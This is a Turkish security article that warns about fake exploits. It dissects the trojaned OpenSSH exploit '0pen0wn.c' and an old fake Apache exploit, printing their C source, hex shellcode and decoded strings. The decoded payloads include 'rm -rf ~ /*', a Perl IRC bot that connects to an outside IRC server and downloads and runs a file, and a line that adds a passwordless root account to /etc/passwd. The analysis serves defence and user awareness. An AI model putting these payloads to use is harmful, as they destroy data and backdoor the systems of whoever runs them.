SAHTE EXPLOITLER

Kullanıcı sayısının fazla olduğu bir yerel ağda sistem bütünlüğünü tehlikeli duruma sadece kullanıcıların dikkatsizliği (ki çoğu durumda sistem yöneticileri de dalgın olabiliyor) düşürmez. Herhangi bir yazılımda mevcut olan zaaflıkta sistemin çatlak vermesine neden olur. Bu nedenle Exploit kavramı sistem güvenliği konusunda ilk basamakta yer alır.
Exploitler yani bir uygulamanın zaaflığını istismar eden küçük(!) kod parçacıkları büyük bir sistemde çatırdamaya yol açar.
Birçok Internet güvenlik bazlı web sitelerinde yazılımın çeşitlerine göre exploit adı altında yazılım istismar kod parçaları bulunabilmektedir. Bilgisayar güvenlik uzmanları bu web sitelerinde bulunan tehlikeli kod parçacıklarıyla kendi sistemlerini test etmektedirler(Sistemlerinde kurulu yazılımlar üzerinde zaaflık kontrolleri gerçekleştirirler).
Aklın kör noktasında meydana gelen şu soru exploitler konusunda düşüncelere iter?
— Ortaya çıkan Exploit gerçekten bahsi geçen yazılımı(zaaflık barındırdığı belirtilen) yıkıma uğratıp, sistem güvenlik bütünlüğünü bozabilir mi?
Bu Exploitin gerçek olma olasılığı nedir?
Günde, birçok yazılıma ait zaaflık bildirilmektedir. Bu zaaflıklardan yararlanıp sisteme sızma işlemleri gerçekleştirilebilir.
Peki, çıkan bu Exploitleri kaç kişi gerçeklik payını anlıyor?
— "Ne var ki bunda?"
— "Exploiti denerim, sistem üzerinde açık bir kapı oluşturuyorsa yazılımda sorun var mı yok mu anlarım" türünden bir yanıt verilebilir.
Genelleme yapıldığında günde birçok exploit, anlayan ya da anlamayan olsun birçok sistem üzerinde deneniyor.

Çoğunluğuda ellerini sıvazlayarak, ortalığa sürülen exploitleri kullanarak sistemlere sızmaya çalışır. Peki, ortalığa sürülen bu exploitleri kullanan kişiler bu işin uzmanı mı oluyor? Dikkat edin, kullanan dedim.
Cevap; Büyük büyük çoğunluğu(büyük büyük olayın ehemmiyeti anlaşılsın diye büyük üzerine çift vurgu kullanıldı) uzman değil. Exploitler ortalıkta dolaşmaya başladığı anda birçok kurnaz gözlerini monitörden ayırmayıp sistemler üzerinde sızma işlemlerini gerçekleştirmeye çalışırlar.

Nasılsa elinde bir uygulamaya ait exploit var. O uygulama hangi sunucuda (httpd/ssh/smtp …) mevcutsa o sunucu üzerine sızma testi yaparlar. Exploit kullanan bu kadar fazla olunca ortaya sahte (Fake Exploit) olanlarında çıkması doğaldır. Nasılsa sahtesini ayırt edemeyecek kişide çok. Sahte exploit çeşitli forum sitelerinde yer almaya başladığı anda bu zaaflık kodu içinde yine bir zaaflığın olabileceğini pek kimse düşünmez. Bir nevi exploiti kullanan şahıs, başkası tarafından tuzağa düşürülür. Sahte Exploiti çeşitli web sitelerinde yayınlayan kişi, yorulmadan başka şahısların elinde bulunan sistem bilgilerini kendisiyle paylaşmasını sağlar.

Bunun güncel örneğini bu günlerde görüldü.
Son zamanlarda bazı önemli sunuculara sızma işlemi gerçekleştirildi. Bu önemli sunucularda mevcut bilgiler yine Internet üzerinden yayınlandı. Bu sızma işleminin nasıl gerçekleştiği halen konuşulmakta, fakat net bir yanıt verilememektedir.
Üzerinde durulan bir kanı ise OpenSSH üzerinden sızma işleminin gerçekleştiği.
Yani OpenSSH üzerinde bir zaaflık belirtisi var ve bu bilinmiyor. Sızma işlemini gerçekleştiren kişi/kişiler, SSH üzerinden güvenlik açığı oluşturup önem arz eden bu sunuculara sızma işlemini başardılar. Fakat bu öngörü yine birçok kişi tarafından kabul görmemekte, "SSH üzerinden sızma olmamıştır" denilmektedir. Sızma işlemi nasıl ve ne şekilde yapıldığı netlik kazanmadığından bu konuya ilişkin herhangi bir Exploit yer almamaktadır. Bunu koz olarak kullanan biri ya da birileri bir Exploit yayınladı. Bu Exploit vasıtasıyla bu sunuculara sızma yapıldığı belirtildi. "0pen0wn.c" adı altında yayınlanan bu Exploit aslında sahteydi.
Sahte olduğunu anlayan var mıydı?
Yine bana göre birçok el sıvazlayan kişi anlamadı. Sonradan çeşitli güvenlik sitelerinde bu istismar kodunun sahte olduğu belirtildi.
Bu hileli programcığı derleyip çalıştırdığında bu sahte exploit sistemi bir IRC sunucusuna bağlayıp, bu sahte exploiti kullanan kişinin sistemine ait dosyaları ana kökten itibaren temizliyordu (rm -rf ~ /* ve sonuçta b00m) [Resim 1].

```
/* 0pen0wn.c by anti-sec group
* ---------------------------
* OpenSSH <= 5.2 REMOTE (r00t) EXPLOIT.
*/
#include <stdio.h>
...
#include <netdb.h>
#define VALID_RANGE 0xb44ffe00
#define build_frem(x,y,a,b,c) a##c##a##x##y##b
```

```
char jmpcode[] =
"\x72\x6D\x20\x2D\x72\x66\x20\x7e\x20\x2F\x2A\x20\x32\x3e\x20\x2f"
"\x64\x65\x76\x2f\x6e\x75\x6c\x6c\x20\x26";
char shellcode[] =
"\x23\x21\x2f\x75\x73\x72\x2f\x62\x69\x6e\x2f\x70\x65\x72\x6c\x0a"
"\x24\x63\x68\x61\x6e\x3d\x22\x23\x63\x6e\x22\x3b\x0a\x24\x6b\x65"
"\x22\x3b\x0a\x77\x68\x69\x6c\x65\x20\x28\x3c\x24\x73\x6f\x63\x6b"
"\x47\x20\x28\x2e\x2a\x29\x24\x2f\x29\x7b\x70\x72\x69\x6e\x74\x20"
"\x22\x3b\x0a\x77\x68\x69\x6c\x65\x20\x28\x3c\x24\x73\x6f\x63\x6b"
"\x6e\x22\x3b\x0a\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x73\x6c\x65\x65\x70\x20\x31\x3b\x0a\x20\x20\x20\x20\x20\x20\x20"
"\x6b\x5c\x6e\x22\x3b\x7d\x7d\x70\x72\x69\x6e\x74\x20\x24\x73\x6f"
"\x63\x6b\x20\x22\x4a\x4f\x49\x4e\x20\x24\x63\x68\x61\x6e\x20\x24"
"\x6b\x65\x79\x5c\x6e\x22\x3b\x77\x68\x69\x6c\x65\x20\x28\x3c\x24"
"\x73\x6f\x63\x6b\x3e\x29\x7b\x69\x66\x20\x28\x2f\x5e\x50\x49\x4e"
"\x47\x20\x28\x2e\x2a\x29\x24\x2f\x29\x7b\x70\x72\x69\x6e\x74\x20"
"\x23\x21\x2f\x75\x73\x72\x2f\x62\x69\x6e\x2f\x70\x65\x72\x6c\x0a"
"\x23\x21\x2f\x75\x73\x72\x2f\x62\x69\x6e\x2f\x70\x65\x72\x6c\x0a"
…
char fbsd_shellcode[] =
"\x22\x3b\x0a\x77\x68\x69\x6c\x65\x20\x28\x3c\x24\x73\x6f\x63\x6b"
"\x6e\x22\x3b\x0a\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
"\x20\x3d\x22\x66\x61\x67\x73\x22\x3b\x24\x6e\x69\x63\x6b\x3d\x22"
"\x70\x68\x70\x66\x72\x22\x3b\x24\x73\x65\x72\x76\x65\x72\x3d\x22"
"\x69\x72\x63\x2e\x68\x61\x6d\x2e\x64\x65\x2e\x65\x75\x69\x72\x63"
"\x2e\x6e\x65\x74\x22\x3b\x24\x53\x49\x47\x7b\x54\x45\x52\x4d\x7d"
"\x22\x3b\x0a\x77\x68\x69\x6c\x65\x20\x28\x3c\x24\x73\x6f\x63\x6b"
"\x22\x3b\x0a\x77\x68\x69\x6c\x65\x20\x28\x3c\x24\x73\x6f\x63\x6b"
"\x6e\x22\x3b\x0a\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20"
…
"\x2f\x74\x6d\x70\x2f\x68\x69\x0a";
#define SIZE 0xffffff
#define OFFSET 131
#define fremote build_frem(t,e,s,m,y)
void usage(char *arg){
printf("\n[+] 0pen0wn 0wnz Linux/FreeBSD\n");
printf(" Usage: %s -h <host> -p port\n",arg);
printf(" Options:\n");
printf(" \t-h ip/host of target\n");
printf(" \t-p port\n");
printf(" \t-d username\n");
printf(" \t-B memory_limit 8/16/64\n\n\n");
}
#define FD 0x080518fc
#define BD 0x08082000
int main(int argc, char **argv){
FILE *jmpinst;
char h[500],buffer[1024];fremote(jmpcode);char *payload, *ptr;
int port=23, limit=8, target=0, sock;
struct hostent *host;
struct sockaddr_in addr;
if (geteuid()) {
puts("need root for raw socket, etc...");
return 1;
}
if(argc < 3){
usage(argv[0]);
return 1;
}
printf("\n [+] 0wn0wn - by anti-sec group\n");
if (!inet_aton(h, &addr.sin_addr)){
host = gethostbyname(h);
if (!host){
printf(" [-] Resolving failed\n");
return 1;
...
free(payload);
addr.sin_port = htons(6666);
if(connect(sock, (struct sockaddr*)&addr, sizeof(addr)) == 0) {
/* v--- our cool bar that says: "r0000000t!!!" */
printf("\n[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~>]\n\n");
fremote("PS1='sh-3.2#' /bin/sh");
}
else
printf(" [-] failed to exploit target :-(\n");
close(sock);
return 0;
}
```

Yukarıdaki kandırıkçı exploit koduna bakıldığında iştah kabartacak 'shellcode / kabuk kod / can damarı' ne derseniz deyin, exploiti incelemeyen kişi 'bu shellcode ne yapar' düşüncesini barındırılmazsa ava giden avlanır durumu meydana gelir. Tüm yönergeler bu shellcode kısmında yer alır. Bu shellcode ne yapar merakı pek kimsede uyanmadığından,
bu kodu deneyenler tuzağa düşmüştür.

Bu tehlikeli küçük(!) sahte exploiti çalışır hale getirip, inceleyelim.

honeypot@honeypot:~/fake_exploit$ gcc -o 0pen0wn 0pen0wn.c

honeypot@honeypot:~/fake_exploit$ ls -la

```
total 40
drwxr-xr-x 2 honeypot honeypot 4096 Jul 26 10:49 .
drwxr-xr-x 26 honeypot honeypot 4096 Jul 26 09:27 ..
-rwxr-xr-x 1 honeypot honeypot 12236 Jul 26 10:05 0pen0wn
-rw-r--r-- 1 honeypot honeypot 13029 Jul 26 09:27 0pen0wn.c
```

honeypot@honeypot:~/fake_exploit$ ./0pen0wn
need root for raw socket, etc...


root iken;

honeypot:~/fake_exploit# ./0pen0wn

```
[+] 0pen0wn 0wnz Linux/FreeBSD
Usage: %s -h <host> -p port
Options:
-h ip/host of target
-p port
-d username
-B memory_limit 8/16/64
honeypot@honeypot:~/fake_exploit# strings ./0pen0wn
__libc_start_main
free
GLIBC_2.1
GLIBC_2.0
PTRh
[^_]
[+] 0pen0wn 0wnz Linux/FreeBSD
Usage: %s -h <host> -p port
Options:
-h ip/host of target
-p port
-d username
-B memory_limit 8/16/64
need root for raw socket, etc...
[+] 0wn0wn - by anti-sec group
[-] Resolving failed
[-] Connecting failed
[-] connecting failed
[~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~>]
PS1='sh-3.2#' /bin/sh
[-] failed to exploit target :-(
rm -rf ~ /* 2> /dev/null &
#!/usr/bin/perl
$chan="#cn";
$ke";
while (<$sockG (.*)$/){print ";
while (<$sockn";
sleep 1;
k\n";}}print $sock "JOIN$chan$key\n";while(<$sock>){if (/^PING (.*)$/){print #!/usr/bin/perl
#!/usr/bin/perl
#!/usr/bin/perl
$chan="#cn";$key="fags";$nick="phpfr";$server="G (.*)$/){print ";
while (<$sockn";
sleep 1;
k\n";}}print $sock "JOIN$chan$key\n";while(<$sock>){if (/^PING (.*)$/){print #!/usr/bin/perl
#!/usr/bin/perl
irc.ham.de.euirc.net";$SIG{TERM}";
while (<$sock";
while (<$sockn";
sleep 1;
n";
#!/usr/bin/perl
```

```
$chan="#cn";$key ="fags";$nick= "k\n";}}print $sock "JOIN$chan$key\n";while(<$sock>){if (/^PING (.*)$/){print
phpfr";$server="
irc.ham.de.euirc.net";$SIG{TERM}sleep 1;
sleep 1;
";
while (<$sockn";
sleep 1;
#!/usr/bin/perl
$chan="#cn";$key="fags";$nick="phpfr";$server= "irc.ham.de.euirc.net";$SIG{TERM}d+x/tmp/hi2>/dev/null;/tmp/hi";
while (<$sockn";
sleep 1;
k\n";}}print $sock "JOIN$chan$key\n";while(<$sock>){if (/^PING (.*)$/){print ";
while (<$sockn";
sleep 1;
k\n";}}print $sock "JOIN$chan$key\n";while(<$sock>){if (/^PING (.*)$/){print #!/usr/bin/perl
while (<$sockn";
="fags";$nick="phpfr";$server="irc.ham.de.euirc.net";$SIG{TERM}";
while (<$sock";
while (<$sockn";
sleep 1;
n";
#!/usr/bin/perl
$chan="#cn";$key ="fags";$nick="sleep 1;
#!/usr/bin/perl
$chan="#cn";$key="fags";$nick="phpfr";$server= "irc.ham.de.euirc.net";$SIG{TERM}d+x/tmp/hi2>/dev/null;/tmp/hi";
while (<$sockn";
sleep 1;
k\n";}}print $sock "JOIN$chan$key\n";while(<$sock>){if (/^PING (.*)$/){print ";
while (<$sockn";
sleep 1;
k\n";}}print $sock "JOIN$chan$key\n";while(<$sock>){if (/^PING (.*)$/){print #!/usr/bin/perl
#!/usr/bin/perl
$chan="#cn";$key ="fags";$nick= "}}#chmod +x/tmp/hi2>/dev/null;/tmp/hi
```

Yukarıda yer alan shellcode parçası dönüşüm yapıldığında sahte exploitin gerçek maksadı göz önüne serilir.
Shellcode aslında bir perl betiktir. Exploit, kullanıcının(ortalığa saldırı yapmaya niyetli) göz boyama olarak gerekli önyüz taslağını ekrana çıkarır fakat asıl işlevsel özelliği Shellcode olarak saklandığından gerçekleşen işlemi kavrayamayacaktır.
Ta ki kök dizinin(/) silindiğini fark edinceye kadar.



Resim 1

Geçmiş yıllara baktığımızda çeşitli uygulamalara yönelik sahte exploitler OpenSSH haricinde;
Bind ve Apache sunucularına dair istismarları kullanarak çeşitli güvenlik sitelerinde yayınlanmıştır.
Aşağıda Apache sunucusuna yönelik sahte istismar kodu yer almaktadır(Çok eski bir örnektir).

```
#include <stdio.h>
#include <netdb.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
```

```
#include <arpa/inet.h>
char shellcode[] = \
"\x65\x63\x68\x6f\x20\x68\x61\x6b\x72\x3a\x3a\x30\x3a"
"\x30\x3a\x3a\x2f\x3a\x2f\x62\x69\x6e\x2f\x73\x68\x20"
"\x3e\x3e\x20\x2f\x65\x74\x63\x2f\x70\x61\x73\x73\x77\x64";
#define NOP 0x90
#define BSIZE 256
#define OFFSET 400
#define ADDR 0xbffff658
#define ASIZE 2000
int
main(int argc, char *argv[])
{
char *buffer;
int s;
struct hostent *hp;
struct sockaddr_in sin;
if (argc != 2) {
printf("%s<target>\n", argv[0]);
exit(1);
}
buffer = (char *) malloc(BSIZE + ASIZE + 100);
if (buffer == NULL) {
printf("Not enough memory\n");
exit(1);
}
memcpy(&buffer[BSIZE - strlen(shellcode)], shellcode,
strlen(shellcode));
buffer[BSIZE + ASIZE] = ';';
buffer[BSIZE + ASIZE + 1] = '\0';
hp = gethostbyname(argv[1]);
if (hp == NULL) {
printf("no such server\n");
exit(1);
}
bzero(&sin, sizeof(sin));
bcopy(hp->h_addr,(char*)&sin.sin_addr,hp->h_length);
sin.sin_family = AF_INET;
sin.sin_port = htons(80);
s = socket(AF_INET, SOCK_STREAM, IPPROTO_TCP);
if (s < 0) {
printf("Can't open socket\n");
exit(1);
}
if (connect(s, (struct sockaddr *)&sin, sizeof(sin)) < 0) {
printf("Connection refused\n");
exit(1);
}
printf("sending exploit code...\n");
if (send(s, buffer, strlen(buffer), 0) != 1)
printf("exploit was successful!\n");
else
printf("sorry, this site isn't vulnerable\n");
printf("waiting for shell.....\n");
if (fork() == 0)
execl("/bin/sh", "sh", "-c", shellcode, 0);
else
wait(NULL);
while (1) { /* shell */ }
}
```

Bu sahte exploit kodu eski yıllarda yayınlanmış bir koddur. Çalıştırıldığında neler yapması gerektiği shellcode içinde yer almaktadır.

honeypot$ gcc -o apache0day apache_remote.c
honeypot$ ./apache0day
apache0day <target>

honeypot$ strings ./apache0day
/lib/ld-linux.so.2
__gmon_start__
libc.so.6
_IO_stdin_used
socket
exit

```
execl
htons
wait
connect
fork
printf
strlen
send
memcpy
malloc
bzero
gethostbyname
bcopy
__libc_start_main
GLIBC_2.0
PTRh
[^_]
%s <target>
Not enough memory
no such server
Can't open socket
Connection refused
sending exploit code...
exploit was successful!
sorry, this site isn't vulnerable
waiting for shell.....
/bin/sh
echo hakr::0:0::/:/bin/sh >> /etc/passwd < - - - - - Bu satıra dikkat
```

Ayrıcalıklı kullanıcı olan root modunda bu sahte istismar kod çalıştırıldığında kullanıcı farkında olmadan kendi sistemine uzaktan bağlantı sağlanmasını sağlayacak istem dışı kullanıcı ekler.

Ağ uygulamalarına yönelik istismar çalışmaları sonucunda exploit yayınlanmasa bile istismarın önemlilik derecesine göre sahtesinin yayınlanması her zaman olasıdır.

Özellikle yazımın başında belirttiğim gibi çeşitli internet sitelerine yönelik saldırıların başarılı olması sonucu "saldırılar bu exploit koduyla yapıldı" gibi bir iştah kabartıcı söylemle exploiti deneyen kişilerinde avcı durumundan av durumuna düşmesi pek şaşırtıcı olmasa gerek.

REFERANSLAR

- http://blog.zoller.lu/2009/07/0pen0wnc-shellcode-dissasembled.html
- http://blog.security4all.be/2009/07/fake-openssh-0-day-dont-run-0pen0wnc.html
- http://blogs.securiteam.com/index.php/archives/1302
- http://www.hakim.ws/textos/fake_exploit.txt

Tacettin KARADENİZ
tacettink{@}olympos{.}org